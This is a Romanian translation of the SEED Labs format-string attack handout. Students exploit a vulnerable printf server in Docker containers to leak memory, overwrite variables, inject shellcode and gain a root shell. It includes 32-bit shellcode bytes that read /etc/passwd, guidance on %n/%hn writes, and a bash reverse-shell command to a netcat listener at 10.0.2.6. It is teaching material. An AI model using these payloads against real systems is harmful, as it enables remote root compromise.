Atacarea șirului format

Copyright © 2006 - 2020 Wenliang Du.
This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. If you remix, transform, or build upon the material, this copyright notice must be left intact, or reproduced in a way that is reasonable to the medium in which the work is being re-published.

1 Scopul lucrării

Scopul acestei lucrări de laborator este ca studenții să dobândească experiență nemijlocită privind vulnerabilitatea șirului de format folosind cunoștințele teoretice acumulate în această chestiune. Vulnerabilitatea șirului format este cauzată de execuția de cod de genul `printf(user_input)`, în care conținutul variabilei `user_input` este furnizat de către utilizator. La executarea unui asemenea program cu privilegii sporite (d.e, a unui program `Set-UID`), acest `printf` devine periculos, deoarece poate duce la una dintre consecințele următoare:

1. Poate provoca terminarea anormală (engl. crash) a programului,
2. Poate permite citirea dintr-un loc arbitrar, și
3. Poate modifica valori dintr-o zona de memorie arbitrară.
4. Poate injecta și executa cod rău intenționat care rulează cu privilegiile programului atacat.

Acest laborator acoperă următoarele subiecte:

- Vulnerabilitatea șirului format și injectarea de cod
- Structura stivei
- Shellcode
- Shell invers

Vulnerabilitatea șirului de format . Funcția `printf()` din limbajul C este utilizată pentru a imprima un șir conform unui format. Primul său argument se numește șir de format, care definește modul în care șirul ar trebui formatat. Șirurile de formatare folosesc substituente marcate cu caracterul '%' pentru a converti datele în timpul imprimării. Utilizarea șirurilor de format nu se limitează doar la funcția `printf()`; multe alte funcții, cum ar fi `sprintf()`, `fprintf()` și `scanf()`, folosesc și șiruri de format. Unele programe permit utilizatorilor să furnizeze integral sau parțial conținutul într-un șir-format. Dacă un astfel de conținut nu este igienizat, utilizatorii rău intenționați pot folosi această oportunitate pentru a obține programul pentru a rula cod arbitrar. O astfel de problemă se numește *vulnerabilitatea șirului de format*.

2 Desfășurarea lucrării

2.1 Setarea mediului

2.1.1 Dezactivarea contramăsurii

Sistemele de operare moderne folosesc randomizare spațiului de adrese pentru a randomiza adresa de început pentru stivă și heap. Aceasta face ca ghicirea adreselor exacte să fie dificilă;

ghicirea adreselor este un pas critic al atacului asupra șirului-format. Pentru a simplifica sarcinile din acest laborator, vom dezactiva randomizarea adreselor folosind comanda următoare:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2.1.2 Programul vulnerabil

Programul vulnerabil utilizat în această lucrare se numește `format.c` și se află în directorul `server-code`. Acest program are o vulnerabilitate de șir-format și sarcina de efectuat este exploatarea acestei vulnerabilități. Codul următor (listing 1) nu conține informații ne-esențiale, așa că este diferit de cel din arhivă.

Listing 1: Programul vulnerabil `format.c`

```
unsigned int target = 0x11223344;
char *secret = "A secret message\n";

void myprintf(char *msg)
{
    // This line has a format-string vulnerability
    printf(msg);
}

int main(int argc, char **argv)
{
    char buf[1500];
    int length = fread(buf, sizeof(char), 1500, stdin);
    printf("Input size: %d\n", length);
    myprintf(buf);
    return 1;
}
```

Programul de mai sus citește date de la intrarea standard și le trece funcției `myprintf()` care apelează `printf()` pentru a tipări datele. Modul în care sunt transmise datele funcției `printf()` nu este sigur și conduce la o vulnerabilitate a șirului-format. Vom exploata această vulnerabilitate.

Programul va rula pe un server cu privilegii de root, iar intrarea standard a sa va fi redirectată spre o conexiune TCP între server și un utilizator aflat la distanță. Dacă utilizatorul poate exploata această vulnerabilitate, atunci poate cauza daune.

Compilarea. Vom compila programul `format` în binare pe 32 și 64 biți. Mașina preconstruită Ubuntu 20.04 este pe 64 biți, dar suportă și binare pe 32 biți. Tot ce trebuie să facem este să folosim opțiunea `-m32` pe linia de comandă pentru `gcc`. Pentru compilarea pe 32 biți vom folosi și opțiunea `-static` pentru a genera un binar legat static, care este autoconținut și nu depinde de nici o bibliotecă dinamică , deoarece biblioteci dinamice pe 32 biți nu sunt instalate în containerele noastre.

Comenzile de compilare sunt incluse în `Makefile`. Pentru a compila codul tastați `make`. După compilare, va trebui săcopiem codul în directorul `fmt-containers`, ca să poată fi folosit de containere. Următoarele comenzi realizează compilarea și instalarea:

```
$ make
$ make install
```

În timpul compilării veți vedea un mesaj de avertizare. Acest mesaj de avertizare este o contramăsură implementată de compilatorul `gcc` împotriva vulnerabilității șirului de format. Putem ignora acest mesaj de avertizare pentru moment.

```
format.c: In function 'myprintf':
format.c:33:5: warning: format not a string literal and no format arguments
[-Wformat-security]
33 | printf(msg);
| ^~~~~~
```

Trebuie remarcat faptul că programul trebuie compilat folosind opțiunea `-z execstack`, care permite stivei să fie executabilă. Trebuie remarcat faptul că programul trebuie compilat folosind opțiunea `-z execstack`, care permite stivei să fie executabilă. Scopul nostru este să injectăm cod în stiva programului server și apoi să lansăm codul în execuție. Stiva ne-executabilă este o contramăsură împotriva atacurilor cu injecție de cod din stivă, dar poate fi învinsă folosind tehnica return-to-libc. Pentru a simplifica acest laborator, pur și simplu dezactivăm această contra-măsură.

Programul server. În directorul `server-code` veți găsi un program numit `server.c`. Aceasta este punctul principal de intrare al serverului. Ascultă portul `9090`. Când primește o conexiune `TCP`, invocă programul `format` și setează conexiunea TCP ca intrare standard a programului `format`. În acest fel, când `format` citește date din `stdin`, de fapt citește din conexiunea TCP, adică datele sunt furnizate de către utilizator pe partea clientului TCP. Nu este necesar să citiți codul sursă al `server.c`.

Am adăugat un pic de aleatorie în programul server, astfel încât diferiți studenți e probabil să vadă valori diferite pentru adresele de memorie și pointerul de cadru de stivă (frame pointer). Valorile se schimbă numai când containerul repornește, așa că atâta timp cât păstrați containerul în funcțiune, veți vedea aceleași numere (numerele văzute de studenți diferiți sunt diferite). Această aleatorie este diferită de contramăsura de randomizare a adreselor. Singurul său scop este de a face munca studenților puțin diferită.

2.1.3 Configurarea containerului și comenzi

Descărcați fișierul `Labsetup.zip` pe VM-ul dvs. de pe site-ul web al laboratorului, dezarhivați-l, intrați în directorul `Labsetup` și utilizați fișierul `docker-compose.yml` pentru a configura mediul de laborator. Explicații detaliate ale conținutul acestui fișier și toate fișierele `Dockerfile` implicate pot fi găsite din legătura la **manualul de utilizare - SEED Manual for Containers**. Dacă este prima dată când configurați un mediu de laborator SEED folosind containere, este foarte important să citiți manualul de utilizare. În cele ce urmează, enumerăm câteva dintre comenzile utilizate frecvent legate de `Docker` și `Compose`. Cum vom folosi aceste comenzi foarte frecvent, am creat aliasuri pentru ele în fișierul `.bashrc` (în SEEDUBuntu 20.04 VM furnizat de noi).

```
$ docker-compose build # Build the container image
$ docker-compose up # Start the container
$ docker-compose down # Shut down the container
// Aliases for the Compose commands above
$ dcbuild # Alias for: docker-compose build
$ dcup # Alias for: docker-compose up
$ dcdown # Alias for: docker-compose down
```

Toate containerele vor rula în fundal. Pentru a rula comenzi pe un container, avem adesea nevoie să obținem un shell pe respectivul container. Mai întâi trebuie să folosim comanda "`docker ps`" pentru a afla ID-ul containerului și apoi să folosim "`docker exec`" pentru a lansa un shell pe acel container. Am creat aliasuri pentru ele în fișierul `.bashrc`.

```
$ dockps // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>// Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275 hostA-10.9.0.5
0af4ea7a3e2e hostB-10.9.0.6
9652715c8e0a hostC-10.9.0.7
$ docksh 96
root@9652715c8e0a:/#
// Note: If a docker command requires a container ID, you do not need to
// type the entire ID string. Typing the first few characters will
// be sufficient, as long as they are unique among all the containers.
```

Dacă întâmpinați probleme la configurarea mediului de laborator, vă rugăm să citiți secțiunea ”Common Problems” din manual pentru a afla posibile soluții.

2.2 Sarcina 1: Eșuarea programului

Când pornim containerele folosind fișierul `docker-compose.yml` inclus, vor fi două containere pornite, fiecare rulând un server vulnerabil. Pentru această sarcină, vom folosi serverul care rulează pe 10.9.0.5, care rulează un program pe 32 de biți cu o vulnerabilitate de șir-format. Să trimitem mai întâi un mesaj benign la acest server. Vom vedea următoarele mesaje tipărite de containerul țintă (mesajele reale pe care le veți vedea pot fi diferite).

```
$ echo hello | nc 10.9.0.5 9090
Press Ctrl+C
// Printouts on the container's console
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | Input buffer (address): 0xffffd2d0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Input size: 6
server-10.9.0.5 | Frame Pointer inside myprintf() = 0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | The target variable's value (after): 0x11223344
```

Serverul va accepta până la 1500 de octeți de date de la dvs. Sarcina ta principală în acest laborator este să construiți încărcături utile diferite pentru a exploata vulnerabilitatea format-string din server, astfel încât să puteți atinge obiectivul specificat în fiecare sarcină. Dacă salvați sarcina utilă într-un fișier, puteți trimite sarcina utilă către server folosind următoarea comandă.

```
$ cat <file> | nc 10.9.0.5 9090
Press Ctrl+C  if it does not exit.
```

Sarcină. Sarcina dvs. este să furnizați o intrare către server, astfel încât atunci când programul server încearcă să imprime ceva introdus de utilizator în funcția `myprintf()`, să crape. Puteți spune dacă programul de format a crăpat sau nu examinând ce tipărește containerul. Dacă

`myprintf()` revine, va tipări "`Returned properly`" și câteva fețe zâmbitoare. Dacă nu le vedeți, probabil că programul de formatare a crăpat.

Cu toate acestea, programul server nu se va bloca; programul format care a eșuat rulează într-un proces copil generat de programul server.

Deoarece majoritatea șirurilor de format construite în acest laborator pot fi destul de lungi, este mai bine să utilizați un program pentru a realiza construirea. În directorul `attack-code`, am pregătit un exemplu de cod numit `build_string.py` pentru persoanele care ar putea să nu fie familiarizate cu Python. Acesta arată cum să puneți diferite tipuri de date într-un șir.

2.3 Sarcina 2: Tipărirea memoriei programului server

Obiectivul acestei sarcini este de a determina serverul să imprime unele date din memoria sa (vom continua să utilizăm 10.9.0.5). Datele vor fi tipărite pe partea serverului, astfel încât atacatorul nu le vede. Prin urmare, acesta nu este un atac semnificativ, dar tehnica folosită în această sarcină va fi esențială pentru sarcinile ulterioare.

Sarcina 2.A: Datele de pe stivă. Scopul este de a tipări datele de pe stivă. Câți specificatori de format `%x` aveți nevoie pentru a putea face ca programul server să imprime primii patru octeți ai intrării dvs.? Puteți pune niște numere unice (de 4 octeți) acolo, așa că atunci când sunt tipărite, puteți să vă dați seama imediat. Acest număr va fi esențial pentru majoritatea sarcinilor ulterioare, așa că asigurați-vă că îl înțelegeți corect.

Sarcina 2.B: Datele din heap. Există un mesaj secret (un șir) stocat în zona heap și puteți găsi adresa acestui șir din ce tipărește serverul. Sarcina dvs. este să tipăriți acest mesaj secret. Pentru a realiza acest scop, trebuie să plasați adresa (în formă binară) a mesajului secret în șirul de format. Majoritatea computerelor sunt mașini Little Endian, deci pentru a stoca o adresă `0xAABBCCDD` (patru octeți pe un mașină pe 32 de biți) în memorie, octetul cel mai puțin semnificativ `0xDD` este stocat în adresa inferioară, în timp ce cel mai semnificativ octet `0xAA` este stocat în adresa superioară. Prin urmare, atunci când stocăm adresa într-un tampon, trebuie să-l salvăm folosind această ordine: `0xDD`, `0xCC`, `0xBB` și apoi `0xAA`. În Python se poat face următoarele:

```
number = 0xAABBCCDD
content[0:4] = (number).to_bytes(4,byteorder='little')
```

2.4 Sarcina 3: Modificarea memoriei programului server

Obiectivul acestei sarcini este de a modifica valoarea variabilei `target` care este definită în programul server (vom continua să folosim 10.9.0.5). Valoarea inițială a lui `target` este `0x11223344`. Să presupunem că acestă variabila conține o valoare importantă, care poate afecta fluxul de control al programului. Dacă atacatorii de la distanță pot schimba valoarea acesteia, pot schimba comportamentul acestui program. Avem trei sarcini secundare.

Sarcina 3.A: Schimbați valoarea la o valoare diferită. În această subsarcină, trebuie să schimbăm conținutul variabila țintă la altceva. Sarcina dvs. este considerată un succes dacă o poți schimba în a valoare diferită, indiferent de ce valoare ar putea fi. Adresa variabilei țintă poate fi găsită din ce tipărește serverul.

Sarcina 3.B: Schimbați valoarea la 0x5000. În această sub-sarcină, trebuie să schimbăm conținutul variabila țintă la valoarea 0x5000. Sarcina dvs. este considerată un succes numai dacă valoarea variabilei devine 0x5000.

Sarcina 3.C: Schimbați valoarea la 0xAABBCCDD. Această subsarcină este similară cu cea anterioară, cu excepția că valoarea țintă este acum un număr mare. Într-un atac cu șir de format, această valoare este numărul total de caractere care sunt tipărite de funcția `printf()`; tipărirea acestui număr mare de caractere poate dura ore. Trebuie să utilizați o abordare mai rapidă. Ideea de bază este să folosiți `%hn` sau `%hhn`, în loc de `%n`, deci putem modifica un spațiu de memorie de doi octeți (sau un octet), în loc de patru octeți. Tipărirea a 216 caractere nu durează mult. Mai multe detalii găsiți în prezentare.

2.5 Sarcina 4: Injectați cod rău intenționat în programul server

Acum suntem gata să mergem după bijuteria coroanei acestui atac, injecția de cod. Am dori să injectăm o bucată de cod rău intenționat, în formatul său binar, în memoria serverului și apoi utilizați vulnerabilitatea șirului de format pentru a modifica câmpul adresei de retur al unei funcții, astfel încât atunci când funcția revine, aceasta sare la codul nostru injectat.

Tehnica utilizată pentru această sarcină este similară cu cea din sarcina anterioară: ambele modifică un număr de 4 octeți în memorie. Sarcina anterioară modifică variabila țintă, în timp ce această sarcină modifică câmpul de adresă de retur al unei funcții. Trebuie să descoperiți adresa pentru câmpul de adresă de retu pe baza informațiilor tipărite de server.

2.5.1 Înțelegerea structurii stivei

Pentru a reuși în acest laborator, este esențial să înțelegeți structura stivei atunci când este invocată funcția `printf()` în interiorul `myprintf()`. Figura 1 prezintă structura stivei. Trebuie să efectuați unele investigații și niște calcule. Tipărim în mod intenționat câteva informații din codul serverului pentru a simplifica ancheta. Pe baza investigației, ar trebui să răspundeți la următoarele întrebări:

- **Întrebarea 1**: Care sunt adresele de memorie de la locațiile marcate cu ❷ și ❸?
- ❸: De câți specificatori de format `%x` avem nevoie pentru a muta pointerul de argumente al sirului de format la ❸? Amintiți-vă că pointerul de argumente începe la locația de deasupra ❶

2.5.2 Shellcode

Shellcode este folosit de obicei în atacurile de injectare de cod. Practic este o bucată de cod care lansează un shell, și este de obicei scris în limbaje de asamblare. În acest laborator, oferim doar versiunea binară a unui shellcode generic, fără a explica cum funcționează, deoarece nu este banal. Dacă sunteți interesat de cum anume shellcode funcționează și doriți să scrieți un shellcode de la zero, puteți afla asta din laboratorul dedicat acestui subiect. Codul nostru shell generic este listat în listingul 2 (doar versiunea pe 32 de biți).

Codul shell rulează programul shell "`/bin/bash`" (linia ❶), dar i se oferă două argumente, "`-c`" (linia ❷) și un șir de comandă (linia ❸). Acest lucru indică faptul că programul shell va rula comenzile din al doilea argument. "*" de la sfârșitul acestor șiruri este doar un substituent și va fi înlocuit cu un octet de `0x00` în timpul execuției shellcode-ului. Fiecare șir trebuie să aibă un zero la sfârșit, dar noi nu putem pune zerouri în shellcode. În schimb, punem un substituent la sfârșitul fiecărui șir, apoi punem dinamic un zero în substituent în timpul execuției.



Figura 1: Structura stivei atunci când este invocat `printf()` din funcția `myprintf()`.

Listing 2: Shellcode

```
shellcode = (
"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"                                                    ❶
"-c*"                                                           ❷
"/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd          *" ❸
# The * in this line serves as the position marker           *
"AAAA"      # Placeholder for argv[0] --> "/bin/bash"
"BBBB"      # Placeholder for argv[1] --> "-c"
"CCCC"      # Placeholder for argv[2] --> the command string
"DDDD"      # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Dacă vrem ca shellcode să ruleze alte comenzi, trebuie doar să modificăm șirul de comandă în linia ❸. Cu toate acestea, atunci când facem modificări, trebuie să ne asigurăm că nu modificăm lungimea acestui șir, deoarece poziția de pornire a substituentului pentru tabloul `argv[]`, care este imediat după după șirul comandă , este codificat în porțiunea binară a codului shell. Dacă schimbăm lungimea, trebuie să modificăm partea binară. Pentru a menține "*" de la sfârșitul acestui șir în aceeași poziție, puteți adăuga sau șterge spații.

Ambele versiuni de shellcode pe 32 de biți și 64 de biți sunt incluse în `exploit.py` în interiorul directorului `attack-code`. Le puteți folosi pentru a vă construi șirurile de format.

2.5.3 Sarcina efectivă

Vă rugăm să construiți intrarea, să o transmiteți programului server și să demonstrați că puteți face ca serverul să ruleze codul shell. În raportul dvs. de laborator, trebuie să explicați cum este

construit șirul dvs. de format. Vă rugăm să marcați în Figura 1 unde este stocat codul dvs. rău intenționat (vă rugăm să furnizați adresa concretă).

Obținerea unui Shell invers. Nu ne interesează să rulăm niște comenzi prestabilite. Noi vrem să obținem un shell root pe serverul țintă, astfel încât să putem introduce orice comandă dorim. Din moment ce suntem pe o mașina la distanță, dacă pur și simplu facem ca serverul să ruleze `/bin/bash`, nu vom putea controla programul shell. Reverse shell este o tehnică tipică pentru a rezolva această problemă. Secțiunea 2.8 oferă instrucțiuni detaliate despre cum se poate executa un shell invers. Vă rugăm să modificați șirul de comandă din shellcode, astfel încât să puteți obține un shell invers pe serverul țintă. Vă rugăm să includeți capturi de ecran și explicații în raportul dvs. de laborator.

2.6 Sarcina 5: Atacarea programului server pe 64 de biți

În sarcinile anterioare, serverele noastre țintă sunt programe pe 32 de biți. În această sarcină, trecem la un program server pe 64 de biți. Noua noastră țintă este `10.9.0.6`, care rulează versiunea pe 64 de biți a programului de format. Să trimitem mai întâi un mesaj de salut la acest server. Vom vedea următoarele mesaje tipărite de containerul țintă.

```
$ echo salut | nc 10.9.0.6 9090
Press Ctrl+C
// Printouts on the container's console
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | Input buffer (address): 0x00007fffffffe200
server-10.9.0.6 | The secret message's address: 0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Input size: 6
server-10.9.0.6 | Frame Pointer (inside myprintf): 0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | (^_^)(^_^) Returned from printf() (^_^)(^_^)
server-10.9.0.6 | The target variable's value (after): 0x1122334455667788
```

Puteți vedea că valorile indicatorului de cadru și ale adresei bufferului devin lungi de 8 octeți (în loc de 4 octeți în programe pe 32 de biți). Sarcina dvs. este să construiți sarcina utilă pentru a exploata vulnerabilitatea format-string a serverului. Scopul final este să obțineți un shell root pe serverul țintă. Trebuie să utilizați versiunea pe 64 de biți a shellcode.

Provocări cauzate de adresa pe 64 de biți. O provocare cauzată de arhitectura x64 sunt zerourile din adrese. Deși arhitectura x64 acceptă spațiu de adrese pe 64 de biți, numai adresele de la `0x00` până la `0x00007FFFFFFFFFFF` sunt permise. Asta înseamnă că pentru fiecare adresă (8 octeți), cei mai mari doi octeți sunt întotdeauna zerouri. Acest lucru cauzează o problemă.

În atac, trebuie să plasăm adrese în interiorul șirului de format. Pentru programele pe 32 de biți, putem pune adrese oriunde, deoarece nu există zerouri în interiorul adresei. Nu mai putem face asta pentru programe pe 64 de biți. Dacă puneți o adresă în mijlocul șirului de format, atunci când `printf()` analizează formatul șir, va opri analizarea când vede un zero. Practic, orice după primul zero dintr-un șir de format nu va fi considerat ca parte a șirului de format.

Problema cauzată de zerouri este diferită de cea din atacul de depășire a tamponului, în care, zerourile vor termina copierea memoriei dacă este utilizat `strpcy()`. Aici, nu avem copiere de

memorie în program, deci putem avea zerouri în intrarea noastră, dar unde să le punem este critic. Există multe modalități de a rezolva această problemă, și lăsăm asta în seama dvs. În raportul de laborator, trebuie să explicați cum ați rezolvat această problemă.

O tehnică utilă: mutarea liberă a pointerului de argumente. Într-un șir de format, putem folosi `%x` pentru a muta pointerul de argumente `va_list` la următoarele argumente opționale. De asemenea, putem muta direct indicatorul la al `k`-lea argument opțional. Acest lucru se face folosind câmpul parametru al șirului de format (sub forma `k$`). Următorul exemplu de cod folosește "`%3$.20x`" pentru a tipări valoarea celui de-al treilea argument opțional (numărul 3) și apoi folosește "`%6$n`" pentru a scrie o valoare în al șaselea argument opțional (variabila `var`, valoarea acesteia va deveni `20`). În cele din urmă, folosind "`%2$.10x`", mută indicatorul înapoi la al doilea argument opțional (numărul 2) și îl imprimă. Puteți vedea, folosind această metodă, că putem muta liber indicatorul înainte și înapoi. Această tehnică poate fi destul de utilă pentru a simplifica construcția șirului de format în această sarcină.

```
#include <stdio.h>
int main()
{
int var = 1000;
printf("%3$.20x%6$n%2$.10x\n", 1, 2, 3, 4, 5, &var);
printf("The value in var: %d\n",var);
return 0;
}
----- Output ------
seed@ubuntu:$ a.out
00000000000000000003000000002
The value in var: 20
```

2.7 Sarcina 6: Remedierea problemei

Vă amintiți mesajul de avertizare generat de compilatorul `gcc`? Vă rugăm să explicați ce înseamnă. Vă rugăm să reparați vulnerabilitatea din programul server și recompilați-o. Avertismentul compilatorului dispare? Atacurile mai funcționează? Trebuie doar să încercați unul dintre atacurile dvs. pentru a vedea dacă încă funcționează sau nu.

2.8 Ghid privind reverse Shell

Ideea cheie a reverse shell este de a redirecționa dispozitivele standard de intrare, ieșire și eroare către o conexiune de rețea, astfel încât shell-ul își primește intrarea de la conexiune și își imprimă ieșirea prin conexiune. La celălalt capăt al conexiunii este un program rulat de atacator; programul afișează pur și simplu orice vine din shell-ul de la celălalt capăt și trimite tot ceea ce este tastat de atacator către shell, prin rețea.

Un program frecvent folosit de atacatori este `netcat`, care, dacă rulează cu opțiunea "`-l`", devine un server TCP care ascultă o conexiune pe portul specificat. Acest program de server imprimă practic orice este trimis de client și trimite către client orice este tastat de utilizatorul care rulează serverul. În următorul experiment, `netcat` (`nc` pe scurt) este folosit pentru a asculta o conexiune pe portul 9090 (să ne concentrăm doar pe prima linie).

```
Attacker(10.0.2.6):$ nc -nv -l 9090        # Așteaptă un reverse shell
Listening on 0.0.0.0 9090
Connection received on 10.0.2.5 39452
```

```
Server(10.0.2.5):$                          # Reverse shell de la 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
...
```

Comanda `nc` de mai sus se va bloca, așteptând o conexiune. Acum rulăm direct următorul program bash pe computerul Server (`10.0.2.5`) pentru a emula ce ar rula atacatorii după ce ar compromite serverul prin atacul Shellshock. Această comandă bash va declanșa o conexiune TCP la mașina atacatorului la portul 9090 și va fi creat un shell invers. Putem vedea promptul shell din rezultatul de mai sus, indicând că shell-ul rulează pe mașina Server; putem tasta comanda `ifconfig` pentru a verifica dacă adresa IP este într-adevăr `10.0.2.5`, aparținând mașinii Server. Iată comanda bash:

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

Comanda de mai sus reprezintă ce ar fi executat în mod normal pe un server compromis. Este destul de complicat și dăm o explicație detaliată în următoarele:

- "`/bin/bash -i`": opțiunea `i` reprezintă interactiv, ceea ce înseamnă că shell-ul trebuie să fie interactiv (trebuie să furnizeze un prompt shell).
- "`> /dev/tcp/10.0.2.6/9090`": Aceasta face ca dispozitivul de ieșire (`stdout`) al shell-ului să fie redirecționat la conexiunea TCP la portul `9090` al `10.0.2.6`. În sistemele Unix, fișierul `stdout` are descriptorul 1.
- "`0<&1`": Descriptorul de fișier 0 reprezintă dispozitivul de intrare standard (`stdin`). Această opțiune spune sistemului să utilizeze dispozitivul de ieșire standard ca dispozitiv de intrare standard. Deoarece `stdout` este deja redirecționat către conexiunea TCP, această opțiune indică practic că programul shell își va primi intrarea de la aceeași conexiune TCP.
- "`2>&1`": Descriptorul de fișier 2 reprezintă iesirea standard pentru erori, `stderr`. Acest lucru face ca eroarile să fie redirecționate către `stdout`, care este conexiunea TCP.

În rezumat, comanda "`/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1`" lansează un `bash` pe mașina server, cu intrarea sa provenind de la o conexiune TCP și ieșirea către aceeași conexiune TCP. În experimentul nostru, când comanda bash shell este executată pe `10.0.2.5`, aceasta se conectează înapoi la procesul `netcat` lansat pe `10.0.2.6`. Acest lucru este confirmat prin intermediul mesajului "`Connection received on 10.0.2.5 39452`" afișat de `netcat`.

3 Trimiterea rezultatelor

Trebuie să trimiteți un raport detaliat, cu capturi de ecran în care să descrieți ce ați făcut și ce ați observat; de asemenea trebuie să explicați observațiile pe care le considerați surprinzătoare sau interesante. De asemenea includeți porțiunile de cod importante urmate de explicații. În cadrul raportului trebuie să răspundeți la toate întrebările puse în această lucrare de laborator.